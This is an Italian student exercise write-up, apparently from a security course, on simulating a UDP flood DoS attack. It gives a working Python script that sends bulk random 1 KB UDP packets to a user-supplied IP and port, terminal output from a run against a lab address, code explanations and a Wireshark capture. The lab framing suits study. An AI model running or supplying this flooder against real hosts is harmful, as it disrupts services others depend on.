
ESERCIZIO S6/L3

Argomento: Attacchi DoS Denial of Service) - Simulazione di un UDP Flood

Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.
Obiettivo dell'Esercizio: Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

```python
import random
import socket

# Funzione per generare un pacchetto casuale di 1 KB
def generate_packet(size=1024):
    return bytes([random.randint(0, 255) for _ in range(size)])

# Funzione per inviare il pacchetto tramite UDP
def send_packet(ip, port, packet):
    # Crea un socket UDP
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Invia il pacchetto al target (IP, port)
    sock.sendto(packet, (ip, port))

    # Chiudi il socket
    sock.close()
    print(f"Pacchetto di {len(packet)} byte inviato a {ip}:{port}")

# Funzione principale per eseguire tutto
def main():
    # Ottieni IP e porta dal programma precedente
    target_ip = input("Inserisci l'indirizzo IP della macchina target: ")
    target_port = int(input("Inserisci la porta UDP della macchina target (1-65535): "))

    # Chiedi all'utente il numero di pacchetti da inviare
    num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))

    # Ciclo per inviare i pacchetti
    for i in range(num_packets):
        print(f"Inviando il pacchetto {i+1} di {num_packets}...")
        packet = generate_packet(1024)  # Genera un pacchetto di 1 KB
        send_packet(target_ip, target_port, packet)  # Invia il pacchetto

    print(f"Tutti i {num_packets} pacchetti sono stati inviati.")

if __name__ == "__main__":
    main()
```



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python UDPFLOOD3.py
Inserisci l'indirizzo IP della macchina target: 192.168.1.56
Inserisci la porta UDP della macchina target (1-65535): 3456
Quanti pacchetti da 1 KB vuoi inviare? 50
Inviando il pacchetto 1 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 2 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 3 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 4 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 5 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 6 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 7 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 8 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 9 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 10 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 11 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 12 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 13 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
Inviando il pacchetto 14 di 50...
Pacchetto di 1024 byte inviato a 192.168.1.56:3456
```

1. GENERAZIONE DI UN PACCHETTO CASUALE
- La funzione “generate_packet” crea un pacchetto di byte casuali di una dimensione specifica, in questo caso di 1 KB,
- La lista di numeri casuali generata viene poi convertita in un oggetto di tipo bytes, che è un tipo di dato immutabile usato per rappresentare sequenze di byte in Python.
- L'argomento size permette di specificare la dimensione del pacchetto. Se non viene fornito un argomento, la dimensione di default è 1024 byte (1 KB).


2. INVIO DEL PACCHETTO TRAMITE UDP
- Scopo: La funzione send _packet invia un pacchetto di byte (come il pacchetto generato dalla funzione precedente) ad un indirizzo IP e porta specificati tramite il protocollo UDP.
- socket.socket(socket.AF_INET, socket.SOCK_DGRAM) crea un nuovo socket UDP per comunicare su una rete IPv4.
- socket.AF_INET specifica che il protocollo di rete sarà IPv4.
- socket. SOCK_DGRAM indica che il tipo di socket è UDP (unicast datagram).
- sock. sendto (packet, (ip, port)) invia il pacchetto (un oggetto di tipo bytes) all'indirizzo IP e alla porta specificata.
- sock. close() chiude il socket dopo aver inviato il pacchetto, liberando le risorse.

3. FUNZIONAMENTO
- Scopo: La funzione main gestisce l'interazione con l'utente e coordina l'invio di pacchetti UDP.
- Chiede all'utente di inserire l'indirizzo IP della macchina di destinazione (target_ip).
- Chiede all'utente di inserire la porta UDP della macchina di destinazione (target_port), che deve essere un valore compreso tra 1 e 65535.
- Chiede all'utente di specificare il numero di pacchetti da inviare (num_packets).
- Un ciclo for itererà num_packets volte per inviare il numero desiderato di pacchetti.

4. AVVIO DEL PROGRAMMA
- Scopo: Questo blocco verifica se il modulo Python è stato eseguito come programma principale (anziché essere importato in un altro modulo). Se è stato eseguito come programma principale, chiama la funzione ma in() per avviare il processo di invio dei pacchetti.

Un attacco UDP flood consiste nell'inviare una grande quantità di pacchetti UDP (User Datagram Protocol) verso una macchina target, normalmente su una porta specifica. Poiché il protocollo UDP è "senza connessione", la macchina target non ha bisogno di completare una sessione di handshake per ricevere i pacchetti. L'invio massivo di pacchetti può saturare la banda disponibile, esaurire le risorse del sistema e far sì che la macchina target non sia in grado di rispondere ad altre richieste legittime.

Nell’immagine seguente invece ho visionato con “wireshark” il passaggio dei pacchetti UDP



268	136.539202195	192.168.1.184	192.168.1.56	UDP	1066	44473 → 3456 Len=1024
269	136.541705592	192.168.1.184	192.168.1.56	UDP	1066	41804 → 3456 Len=1024
270	136.544184724	192.168.1.184	192.168.1.56	UDP	1066	60736 → 3456 Len=1024
271	136.546896396	192.168.1.184	192.168.1.56	UDP	1066	49809 → 3456 Len=1024
272	136.548666095	192.168.1.184	192.168.1.56	UDP	1066	36909 → 3456 Len=1024
273	136.551148147	192.168.1.184	192.168.1.56	UDP	1066	57676 → 3456 Len=1024
274	136.554127192	192.168.1.184	192.168.1.56	UDP	1066	48316 → 3456 Len=1024
275	136.555951291	192.168.1.184	192.168.1.56	UDP	1066	34932 → 3456 Len=1024
276	136.558784916	192.168.1.184	192.168.1.56	UDP	1066	52034 → 3456 Len=1024
277	136.560980115	192.168.1.184	192.168.1.56	UDP	1066	33764 → 3456 Len=1024
278	136.563163356	192.168.1.184	192.168.1.56	UDP	1066	58318 → 3456 Len=1024
279	136.565674421	192.168.1.184	192.168.1.56	UDP	1066	41786 → 3456 Len=1024
280	136.569098618	192.168.1.184	192.168.1.56	UDP	1066	42918 → 3456 Len=1024
281	136.575119861	192.168.1.184	192.168.1.56	UDP	1066	50065 → 3456 Len=1024
282	136.579133022	192.168.1.184	192.168.1.56	UDP	1066	49209 → 3456 Len=1024
283	136.582272304	192.168.1.184	192.168.1.56	UDP	1066	53548 → 3456 Len=1024
284	136.587802940	192.168.1.184	192.168.1.56	UDP	1066	51653 → 3456 Len=1024

Wireshark è uno degli strumenti di analisi più potenti per il monitoraggio e l'ispezione delle comunicazioni di rete. Consente di catturare pacchetti di dati che transitano attraverso una rete, facilitando l'analisi del traffico in tempo reale. In questo caso vienemonitorato il passaggio di pacchetti UDP generati in un attacco di tipo UDP flood. Questo tipo di attacco consiste nell'inviare un grande numero di pacchetti UDP a una destinazione, con l'intento di sovraccaricare il server e causare un denial-of-service (DoS).
Ha fornito una chiara visione del comportamento dei pacchetti in rete durante l'attacco. Ed ha evidenziato la saturazione della rete e del server di destinazione, con un significativo aumento dei pacchetti UDP in transito.